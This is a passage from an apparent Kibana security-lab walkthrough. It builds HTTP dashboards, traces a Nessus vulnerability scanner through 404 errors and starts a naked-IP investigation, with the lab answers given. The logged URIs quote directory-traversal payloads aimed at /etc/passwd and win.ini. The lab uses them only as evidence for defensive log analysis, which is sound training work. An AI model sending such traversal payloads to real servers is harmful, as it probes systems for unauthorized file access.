
To create a new visualization, you need to **click** on the **plus sign**.



Select **Data Table**.




Type **lab2.2** in the filter and then click on **lab2.2-complete**.




First, set the search filter to "**log_event_type:http**". This makes the visualization specific to only **http** events.

```
log_event_type:http
```


For the bucket type, select **Split Rows**.



Set **Aggregation** to **Terms**, **Field** to **method.keyword**, and **Custom Label** to **Method**. Then click on **Add sub-buckets**.




For the bucket type, select **Split Rows**.




Set **Sub Aggregation** to **Terms**, **Field** to **virtual_host.keyword**, **Size** to **2**, and **Custom Label** to **Virtual Host**. Then click on **Add sub-buckets**.

For the bucket type, select **Split Rows**.



Set **Sub Aggregation** to **Date Histogram** and then click on the play button.




You should see the below table.

Method	Virtual Host	@timestamp per 3 hours	Count
GET	s3.lvlt.dash.us.aiv-cdn.net	2017-03-11 06:00	427
GET	s3.lvlt.dash.us.aiv-cdn.net	2017-03-11 09:00	2,358
GET	s3.lvlt.dash.us.aiv-cdn.net	2017-03-11 12:00	18
GET	s3.lvlt.dash.us.aiv-cdn.net	2017-03-11 15:00	75
GET	s3.lvlt.dash.us.aiv-cdn.net	2017-03-14 15:00	2,047
GET	pki01.test.int	2017-03-11 00:00	2,467
GET	pki01.test.int	2017-03-14 00:00	1,977
POST	nerv.smartstudy.co.kr	2017-03-10 18:00	30
POST	nerv.smartstudy.co.kr	2017-03-11 06:00	38
POST	nerv.smartstudy.co.kr	2017-03-11 12:00	17

✎ **Note**

The remaining question for step one is what are the target web servers that were scanned. This only requires the **virtual_host.keyword** field. However, adding the **method.keyword** and **Date Histogram** into the visualization allows it to be multi-purpose. For instance, it could be used to find abnormal GET vs. POST use. Also, the timestamp breakdown helps identify if this is many events over a short period or many events simply because you are searching over a long period.


Save the visualization by **clicking** on **Save**. Set the **Title** to **HTTP Methods by Virtual Host** and then click **Save**.



Before adding these visualizations to a dashboard, switch back to the **Discover** tab and create a saved search for HTTP. First, click on the **Discover** tab.

Then search for "**log_event_type:http**".

```
log_event_type:http
```




Hover over the following fields in the left column and click on Add to add them as columns:


- method
- virtual_host
- uri
- uri_length

- destination_geo.asn
- destination_geo.country_name

Example using method:




Click on **Save** and set the **Save Search** title to **HTTP Default Saved Search**. Then click on **Save**.




Now you are going to create a dashboard and add these three visualizations and saved search to it. Switch to the **Dashboard** tab.

If an existing dashboard loads, **click** on the **Dashboard** link in the top-left corner.




Then click on the **New Dashboard** icon.




Click on the **Add**.


Add **HTTP Methods by Virtual Host**, **HTTP Status Code 200 by Source IP**, and **HTTP Status Code 404 by Source IP** by clicking on them. It may help to type HTTP in the Visualization Filter.




Then switch to the **Saved Search** tab and add **HTTP Default Saved Search**. Again, it helps to type HTTP in the Saved Search Filter to limit the results displayed.




Rearrange the visualizations to your liking. Your dashboard should look similar to below.



Throughout this process, the time should still be set to **March 10th** to **March 15th**. The dashboard reflects this by showing relative times such as X months ago or X years ago. If the date is not accurate, set it to March 10th to March 15th again. Save the dashboard by clicking on **Save** and setting the title to **HTTP Dashboard** and then click **Save**.




Now click on **10.0.1.201** on the **HTTP Status Code 404 by Source IP** visualization, and then click on the magnifying glass with the + sign. This will apply a search filter of **source_ip:"10.0.1.201"** to the dashboard.




Now the dashboard only reflects activity from a source IP address of 10.0.1.201. However, the first question specifically is asking about **vmmonitor.test.int** and **pki01.test.int**. To have the dashboard filter down on these systems, search for "**log_event_type:http AND (virtual_host:"vmmonitor.test.int" OR virtual_host:"pki01.test.int")**" in the search bar.

```
log_event_type:http AND (virtual_host:"vmmonitor.test.int" OR virtual_host:"pki01.test.int")
```



The search results show many GET and POST requests against both of these target sites. The question remaining is whether this is a malicious scan or not. This can be difficult to identify if you do not know if there are trusted scanners at your organization. Within the saved search, click on the **Time** column to sort the Time in Chronological order.



This should show that the first event from 10.0.1.201 occurred on March 11th 2017 at 00:01:26.761.

> **Note**
>
> This timestamp is specific to Pacific Time. The time of the logs will be shown according to the time zone of the machine accessing **Kibana**.

	Time	method	virtual_host
▸	March 11th 2017, 00:01:26.761	GET	pki01.test.int
▸	March 11th 2017, 00:01:30.930	GET	pki01.test.int

Occasionally, a **user-agent** will give away whether something is malicious or not. However, looking at any of these logs shows that 10.0.1.201 has a **user-agent** of **Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0).** This is not helpful as it reflects a Windows XP system using Internet Explorer 8. The next step could be to analyze the **uri** field to see if there are any telltale signs.

Go ahead and scroll through a few pages of the saved search results and look at the **uri** field. Scroll to the bottom of the **Saved Search** and click the right arrow. Repeat this step a total of **four times**.

/../../../../../../../../../../../etc/passwd	47	-	-

201–250 of 7,867 ‹ ›

When you have done this **four times**, you should be displayed records 201 through 250 as seen below.

201–250 of 7,867 ‹ ›

uri_length	destination_geo.asn	destination_geo.country_name

In the middle of this page of search results, there are two logs that show directory traversal attacks trying to access **win.ini**. These start at March 11th 2017, 00:06:51.408.

▸	March 11th 2017, 00:06:51.408	GET	pki01.test.int	/nessus\\..\\..\\..\\..\\..\\..\\windows\\win.ini	49
▸	March 11th 2017, 00:06:51.412	GET	pki01.test.int	/nessus\\..\\..\\..\\..\\..\\..\\winnt\\win.ini	47

This time, the directory traversal attack starts with **/nessus**. This gives away that the scan is being performed by a Nessus vulnerability scanner.

Answer: **10.0.1.201** is likely not a malicious system. It is a vulnerability scanner. Between March 10th and March 15th, it caused **4,504** status code 404 errors against **vmmonitor.test.int** and **pki01.test.int**. The 404 count can be calculated by hovering over the bars in the **HTTP Status Code 404 by Source IP** visualization and adding the totals.

Investigate naked IP requests

Starting in **2017**, Lab Me Inc. began monitoring naked IP requests. These are tagged with **naked_ip**. Specifically, they are monitoring outbound connections from **192.168.2.0/24** and **10.0.0.0/24**. Outbound connections from these subnets are being monitored as they go out to the internet through a **Fortinet** firewall.

1. There are many naked IP requests. Which two ASNs eliminate almost all the naked IP requests?
2. Are there naked IP requests to other common businesses?
3. After eliminating common ASNs, how many naked IP addresses need to be investigated?

Solution


Note

A naked IP request is a web request to an IP address rather than a domain name.


This question involves looking for naked IP requests and finding ways to filter out legitimate noise. This requires finding naked IP requests as well as information that can be used to filter on. For this lab, a **tag** of **naked_ip** has been added to any HTTP event that has a **virtual_host** using an IP address.

Begin by switching to the **Visualize** section.


Click on **Visualize** at the top of the screen.




To create a new visualization, you need to **click** on the **plus sign**.



Select **Data Table**.




In the **From a new search** section, enter a Filter of **lab2.2** and then select **lab2.2-complete**.




First, set the search filter to "**log_event_type:http AND tags:naked_ip**". This makes the visualization specific to only **http** events.

```
log_event_type:http AND tags:naked_ip
```




For the bucket type, select **Split Rows**.

